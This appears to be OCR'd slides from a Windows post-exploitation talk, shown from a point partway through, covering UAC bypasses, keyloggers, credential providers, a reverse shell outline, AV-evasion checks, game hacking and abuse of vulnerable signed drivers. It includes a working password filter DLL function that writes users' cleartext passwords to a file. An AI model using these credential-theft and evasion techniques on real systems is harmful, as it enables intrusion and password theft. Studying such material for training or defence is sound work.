  - HKCU\Software\Classes\mscfile\shell\open\command
- sdclt.exe by @enigma0x3
  - HKCU\Software\Classes\exefile\shell\runas\command
- fodhelper.exe by winscripting.blog
  - HKCU\Software\Classes\ms-settings\shell\open\command
- UACME by @hFireF0X
  - Future work, 35+ methods

Stinger

- CIA Vault7/@tiraniddo
- Process:
    - Duplicate the token of an elevated process
    - Lower mandatory integrity level
    - Create a new restricted token
    - Impersonate
    - Secondary Logon service spawns a high IL process

Credential Theft

Asynchronous Keylogger

```
SHORT WINAPI GetAsyncKeyState(
  _In_ int vKey
);
```

DEMO: asynclogger

Hook Keylogger

```
HHOOK WINAPI SetWindowsHookEx(
  _In_ int       idHook,
  _In_ HOOKPROC  lpfn,
  _In_ HINSTANCE hMod,
  _In_ DWORD     dwThreadId
);
```

```
LRESULT CALLBACK LowLevelKeyboardProc(
  _In_ int    nCode,
  _In_ WPARAM wParam,
  _In_ LPARAM lParam
);
```

DEMO: hooklogger

ETW Keylogger


- Event Tracing for Windows
  - Helps tracking during debug
- Gets raw hardware data
- COM
- https://www.cyberpointllc.com/srt/posts/srt-logging-keystrokes-with-event-tracing-for-windows-etw.html

Password Filter DLL

```
BOOLEAN InitializeChangeNotify(void);

 BOOLEAN PasswordFilter(
   _In_ PUNICODE_STRING AccountName,
   _In_ PUNICODE_STRING FullName,
   _In_ PUNICODE_STRING Password,
   _In_ BOOLEAN         SetOperation
 );

 NTSTATUS PasswordChangeNotify(
   _In_ PUNICODE_STRING UserName,
   _In_ ULONG           RelativeId,
   _In_ PUNICODE_STRING NewPassword
 );
```

Password Filters

- Enable password filters
- Modify registry (passfilter.bat)
- Reboot
- ClearText passwords captured



Policy	Security Setting
Enforce password history	0 passwords remembered
Maximum password age	42 days
Minimum password age	0 days
Minimum password length	0 characters
Password must meet complexity requirements	Disabled
Store passwords using reversible encryption	Disabled

Password must meet complexity requirements Properties


Local Security Setting | Explain

Password must meet complexity requirements

3

● Enabled

○ Disabled



```
__declspec(dllexport) NTSTATUS PasswordChangeNotify(
        _In_ PUNICODE_STRING UserName,
        _In_ ULONG           RelativeId,
        _In_ PUNICODE_STRING NewPassword
)
{
        DWORD dwWritten = 0;

        // open file in append
        HANDLE hFile = CreateFileW(L"C:\\passwords.txt", FILE_APPEND_DATA, 0, NULL, OPEN_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
        DWORD dwMoved = SetFilePointer(hFile, 0, NULL, FILE_END);

        // write username=password\n
        WriteFile(hFile, UserName->Buffer, UserName->Length, &dwWritten, NULL);
        WriteFile(hFile, L"=", sizeof(L"="), &dwWritten, NULL);
        WriteFile(hFile, NewPassword->Buffer, NewPassword->Length, &dwWritten, NULL);
        WriteFile(hFile, L"\r\n", sizeof(L"\r\n"), &dwWritten, NULL);

        CloseHandle(hFile);

        return 0 /* STATUS_SUCCESS */;
}
```

DEMO: passfilter


Inject winlogon.exe

- Inject a DLL into winlogon.exe
  - Keylogger
- Lock the workstation

DEMO: locklogger

MSGINA.DLL

- Graphical Identification and Authentication
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\GinaDLL
- Older OS only



Winlogon Credential Providers

- Designed to implement 2FA etc.
- Implement one of two COM types
  - ICredentialProviderCredential
  - ICredentialProviderCredential2
- Fake Login Screen
  - Credential scraper!

Fake Logon Screen

- Credential Providers
  - Formerly MSGINA.DLL
- COM Objects
- Proxy real COM objects
  - Log password box
  - Forward to real COM

DEMO: fakelogon

Sekurlsa::logonPasswords

- Passwords stored obfuscated in LSASS.EXE
- Format changes with Windows versions
- SAMSRV.DLL
- GentilKiwi made Mimikatz
    - Parses these structures
- NotPetya

Credential Guard

- Opt-in
- Newer Mitigation
- LSASS memory untouchable
    - Hardware enforced

Print Screen

- Store clipboard data
- Emulate "Print Screen"
- Copy clipboard buffer
- Restore clipboard buffer

DEMO: printscreen

Screenshot

- Query screen device context
- Copy buffer to file
- GDI+

DEMO: screenshot

Function Hooking

Inline Hooks

- Intercept function calls
  - Overwrite prologue with jmp
- Trampolines

Raw Assembly Hook

- Patch first few bytes of function
- JMP rel
  - <2GB away, 5 bytes
- MOV reg, JMP reg
  - 12 bytes
- PUSH imm, RET
  - 12 bytes
- JMP [RIP + 0], imm
  - 14 bytes
- http://www.ragestorm.net/blogs/?p=107

DEMO: rawhook

Microsoft Detours

- Official function hooking library from Microsoft Research
- x64 is not free

Mhook

- http://codefromthe70s.org/mhook22.aspx
- Free support for x64

```
BOOL  Mhook_SetHook(PVOID *ppSystemFunction, PVOID pHookFunction);

BOOL  Mhook_Unhook(PVOID *ppSystemFunction);
```

Networking

Benefits of HTTP Channels

- Easy protocol to code for
- Blend in with existing traffic
- Built-in TLS/SSL encryption

IWebBrowser2

- IE COM Object
- Security Zones

DEMO: combrowser

WinINet.DLL

- Windows Internet API
- HTTP functionality
    - HTTPS

DEMO: httpbrowser

URLMON.DLL

- OLE32
- UrlDownloadToFile()

MPR.DLL

- List connected shares/printers
  - WNetOpenEnum()
  - WNetEnumResource()
- Connect
  - WNetUseConnection()

(Mostly) Berkley Compatible Sockets

- ws2_32.dll
- Not 100% compatible
    - But comparable
        - socket()
        - connect()
        - bind()
        - listen()
        - accept()
        - send()
        - recv()

Basic "Reverse Shell"

- Open socket
  - Connect to home
- Start process
  - cmd.exe
- Bind stdin/stderr/stdout handles to send/recv

DEMO: reverseshell

ToxicSerpent

- Listen to all traffic
    - socket()
        - SOCK_RAW
    - bind()
        - sin_port = 0
    - WSAIoctl()
        - RCVALL_ON
- Capture
- Poison
- Covert port knock C2

DEMO: toxicserpent

AV Evasion

File AV

- Constraint: hash-based comparisons
  - Entire file
  - Sections
- Bypass: use (crappy) encryption
  - XOR stream
  - Caesar Ciphers
  - etc.

Sandbox Execution

- Constraint: cannot bog down the system
- Bypass: do things to bog down the system

AV Bypass Ideas

- https://wikileaks.org/ciav7p1/cms/files/BypassAVDynamics.pdf
- A few methods:
  - malloc(TOO_MUCH_MEM)
  - Volatile for-loop increment
  - OpenProcess(PID=4) == NULL
  - InternetOpenURL(INVALID_URL) == NULL
  - VirtualAllocExNuma() != NULL
  - FlsAlloc() != FLS_OUT_OF_INDEXES
  - GetProcessMemoryInfo() <= THRESHOLD
  - Sleep()
  - CreateMutex() == ERROR_ALREADY_EXISTS

No Imports

- Static link C runtime
  - Or: don't use it
- Search PEB for kernel32.dll, get procedures from there
- Legit code section, no EAF

DEMO: Importless

Fake File Headers

- Used by a lot of malware
  - Spora ransomware
- HTA disguised as a PDF


Game Hacking

Important Objects

- Game State
  - Current zone
  - Expansions unlocked
  - Usually bigger in single-player games
- Player State
  - Currency
  - Run speed
  - XYZ

Finding Offsets

- Run speed
  - Base scan
  - "Spirit of Wolf"
  - Increased scan
  - "Snare"
  - Decreased scan
  - Repeat
- Player Coordinates
  - Base scan
  - Run up hill
  - Increased scan
  - Run down hill
  - Decreased scan
  - Repeat



000021E8-Discipl2.exe

Found: 1

Address	Value	Previous
0364BD7A	???	75

Value: 75

☐ Hex

Scan Type: Exact Value

Value Type: 2 Bytes

Start: 0000000000000000

Stop: 7fffffffffffffff

☑ Writable ■ Executable

☐ CopyOnWrite

☑ Fast Scan 2 ● Alignment ○ Last Digits

☐ Pause the game while scanning

☐ Unrandomizer

☐ Enable Speedhack

Active	Description	Address	Type	Value
☐	Mana	0364BD7A	2 Bytes	??

Offset ASLR "Bypass"

- Static analysis offsets will change
  - ASLR
- GetModuleHandle(NULL)
  - .exe base address

DEMO: offsetfix

Dynamic States

- Values double-checked on server
- Values obscured by XOR keys
    - Templated getter/setters
- State offset randomized in heap
    - Hook a function that is known to take player state
        - Capture it in a global variable

Game Packets

- General format:
    - OPCODE
    - STRUCT
- Master function
    - SendGameMessage(OPCODE, STRUCT, SIZE)
- Symmetric encryption
    - Adds latency
    - Key is in memory
    - Master Function bypass
- PCAP
    - Twiddle unknowns
    - Breakpoints on send()/recv()

Anti-Cheat

- Check PEB for rogue DLLs
  - Reflectively inject
  - External memory writes
- Check static sections (hash regions)
  - .text/.rdata
  - Not: .data
- Function call counters
  - Increment 2 values
    - Callee
    - Caller
  - Check akin to stack canaries
- Generally don't leave game's process space
  - Though some do
- HW breakpoints/Kernel hypervisor

Legal Concerns?

- Your process space
  - Passive Hacks
    - Change your runspeed
  - Keyword: "your"
- Server
  - Spam attack packets
    - Timer checked only client-side
  - Keyword: "not yours"
- Profits
  - Asking for trouble

Kernel Mode Post-Exploitation

What are drivers?

- Run in ring0
  - Allows direct hardware communication
- Not necessarily for a hardware "device"
- R&D increased
  - Crashing a program, re-compile
  - Crashing a driver, BSOD

Standard Entry Point

```
DRIVER_INITIALIZE DriverEntry;

NTSTATUS DriverEntry(
  _In_ struct _DRIVER_OBJECT *DriverObject,
  _In_ PUNICODE_STRING       RegistryPath
);
```

Driver Object

```
typedef struct _DRIVER_OBJECT {
  PDEVICE_OBJECT     DeviceObject;
  PDRIVER_EXTENSION  DriverExtension;
  PUNICODE_STRING    HardwareDatabase;
  PFAST_IO_DISPATCH  FastIoDispatch;
  PDRIVER_INITIALIZE DriverInit;
  PDRIVER_STARTIO    DriverStartIo;
  PDRIVER_UNLOAD     DriverUnload;
  PDRIVER_DISPATCH   MajorFunction[IRP_MJ_MAXIMUM_FUNCTION+1];
} DRIVER_OBJECT, *PDRIVER_OBJECT;
```

I/O Request Packets (IRPs)

- The Driver Stack
  - The heart of all driver functionality
- I/O Manager
  - CreateFileA() -> IRP_MJ_CREATE
- Plug and Play
- Power Manager

Major Functions

IRP_MJ_CLEANUP

IRP_MJ_CLOSE

IRP_MJ_CREATE

IRP_MJ_DEVICE_CONTROL

IRP_MJ_FILE_SYSTEM_CONTROL

IRP_MJ_FLUSH_BUFFERS

IRP_MJ_INTERNAL_DEVICE_CONTROL

IRP_MJ_PNP

IRP_MJ_POWER

IRP_MJ_QUERY_INFORMATION

IRP_MJ_READ

IRP_MJ_SET_INFORMATION

IRP_MJ_SHUTDOWN

IRP_MJ_SYSTEM_CONTROL

IRP_MJ_WRITE

Nt vs. Zw

- Zw means nothing
- User Mode
    - NtReadFile == ZwReadFile
- Driver calls NtReadFile
    - Is previous mode user?
        - Extra checks
            - Validation
            - ProbeForRead()/ProbeForWrite()
- Driver calls ZwReadFile
    - Sets previous mode to kernel
        - Kernel components intrinsic trust

APC (Asynchronous Procedure Calls)

- Borrow a thread
  - Must be in an Alertable state
    - I.e. Sleeping
- Can be queued from kernel or user mode
- Useful for I/O completion
  - Queue back to initiator

DPC (Deferred Procedure Call)

- Each processor has a DPC Queue
- Useful to do work at a later time
  - Not a time critical function
- By definition: not a NT "thread"

IRQL

- Multi-layered interrupt priority system
- PASSIVE_LEVEL
  - User mode code, most kernel operations
- APC_LEVEL
  - During APCs, Page Faults
- DISPATCH_LEVEL
  - During DPCs, Thread Scheduler
  - Cannot be pre-empted
- DIRQL
  - Device interrupts

Filter Drivers

- File System Filters
    - Adds behavior to existing file system
        - Log
        - Observe
        - Modify
        - Prevent
- Minifilter

KMDF/UDMF

- KMDF
    - Higher-level interface to WDM
    - Not as powerful
- UMDF
    - Simpler to write/debug
        - No BSOD
    - Limited hardware interaction
        - USB
        - Firewire

Kernel Keyloggers

- Acting keyboard drivers
- Moderately difficult to write
- Moderately difficult to detect

Winsock Kernel (WSK)

- Network library for kernel mode
- Can be used for servers
  - HTTP.SYS
  - SRV.SYS

Thread Callback

```
NTSTATUS PsSetCreateThreadNotifyRoutine(
  _In_ PCREATE_THREAD_NOTIFY_ROUTINE NotifyRoutine
);

void SetCreateThreadNotifyRoutine(
  _In_ HANDLE  ProcessId,
  _In_ HANDLE  ThreadId,
  _In_ BOOLEAN Create
);
```

Process Callback


```
NTSTATUS PsSetCreateProcessNotifyRoutine(
  _In_ PCREATE_PROCESS_NOTIFY_ROUTINE NotifyRoutine,
  _In_ BOOLEAN                        Remove
);


void SetCreateProcessNotifyRoutine(
  _In_ HANDLE  ParentId,
  _In_ HANDLE  ProcessId,
  _In_ BOOLEAN Create
);
```

IOCTLs

- Control a driver from usermode
  - "Packets"
    - Opcode
    - In buffer
    - Out buffer
- Drop to ring0
  - Perform some function
- Root of many driver vulnerabilities
  - IOCTL does something unsafe
    - User-mode memory

CAPCOM.sys

https://github.com/tandasat/ExploitCapcom




Capcom.sys Properties

Signature list

Name of signer:	Digest al...	Timestamp
CAPCOM Co.,Ltd.	sha1	Monday, September 5, 2016

```
signed __int64 __fastcall IoctlImplementation(__int64 FunctionPointerFromIoctlInputBuffer)
{
  signed __int64 result; // rax@2
  __int64 OldCR4Value; // [sp+20h] [bp-28h]@3
  PVOID (__stdcall *v4)(PUNICODE_STRING); // [sp+30h] [bp-18h]@3

  if ( *(_QWORD *)(FunctionPointerFromIoctlInputBuffer - 8) == FunctionPointerFromIoctlInputBuffer )
  {
    v4 = MmGetSystemRoutineAddress;
    OldCR4Value = 0i64;
    DisableSMEP((unsigned __int64 *)&OldCR4Value);
    ((void (__fastcall *)(PVOID (__stdcall *)(PUNICODE_STRING)))FunctionPointerFromIoctlInputBuffer)(v4);
    SetCR4((unsigned __int64 *)&OldCR4Value);
    result = 1i64;
  }
  else
  {
    result = 0i64;
  }
  return result;
}
```



virustotal

SHA256: da6ca1fb539f825ca0f012ed6976baf57ef9c70143b7a1e88b4650bf7a925e24


File name: capcom.sys.back

Detection ratio: 15 / 61

Analysis date: 2017-05-29 11:49:43 UTC (3 weeks, 5 days ago)

WINIO.sys


http://blog.rewolf.pl/blog/?p=1630



Winlo64.sys Properties

Name of signer:	Digest algorit...	Timestamp
Micro-Star Int'l Co. Ltd.	sha1	Sunday, June 6, 2010

```
; int __stdcall MapPhysicalMemoryToLinearSpace(PHYSICAL_ADDRESS BusAddress, int, PHANDLE SectionHandle, PVOID *Object)
MapPhysicalMemoryToLinearSpace proc near

SourceString= dword ptr -50h
ObjectAttributes= OBJECT_ATTRIBUTES ptr -40h
DestinationString= UNICODE_STRING ptr -28h
SectionOffset= LARGE_INTEGER ptr -20h
TranslatedAddress= LARGE_INTEGER ptr -18h
var_10= PHYSICAL_ADDRESS ptr -10h
AddressSpace= dword ptr -8
BaseAddress= dword ptr -4
BusAddress= PHYSICAL_ADDRESS ptr  8
arg_8= dword ptr  10h
SectionHandle= dword ptr  14h
Object= dword ptr  18h
```



virustotal


SHA256: 5541fbda961b403f88baf720840ab8df2c96a382cdf97132a5c6a05a5f105e70

File name: Winlo64.sys


Detection ratio: 0 / 62

Analysis date: 2017-04-03 10:25:14 UTC (2 months, 3 weeks ago)

NTIOLib.sys



```
signed __int64 __fastcall sub_11530(PHYSICAL_ADDRESS *a1,
{
  unsigned int v5; // ebx@1
  void *v6; // rsi@1
  PHYSICAL_ADDRESS *v7; // rdi@1
  signed __int64 result; // rax@2
  int v9; // eax@3
  SIZE_T v10; // r12@4
  PVOID v11; // rax@4
  char v12; // bp@4
  __int64 v13; // rcx@8
  _DWORD *v14; // rdi@8
  _DWORD *v15; // rsi@8
  __int64 v16; // rcx@12
  _WORD *v17; // rdi@12
  _WORD *v18; // rsi@12

  v5 = a4;
  v6 = a3;
  v7 = a1;
  if ( a2 != 16 )
    goto LABEL_21;
  v9 = a1[1].HighPart * a1[1].LowPart;
  if ( a4 < v9 )
    goto LABEL_21;
  v10 = (unsigned int)v9;
  v11 = MmMapIoSpace(*a1, (unsigned int)v9, 0)
  v12 = 0;
  switch ( v7[1].LowPart )
```




NTIOLib_X64.sys Properties

Signature list

Name of signer:	Digest...	Timestamp
MICRO-STAR INTERNATIONAL ...	sha1	Tuesday, April 12, 2016

virustotal



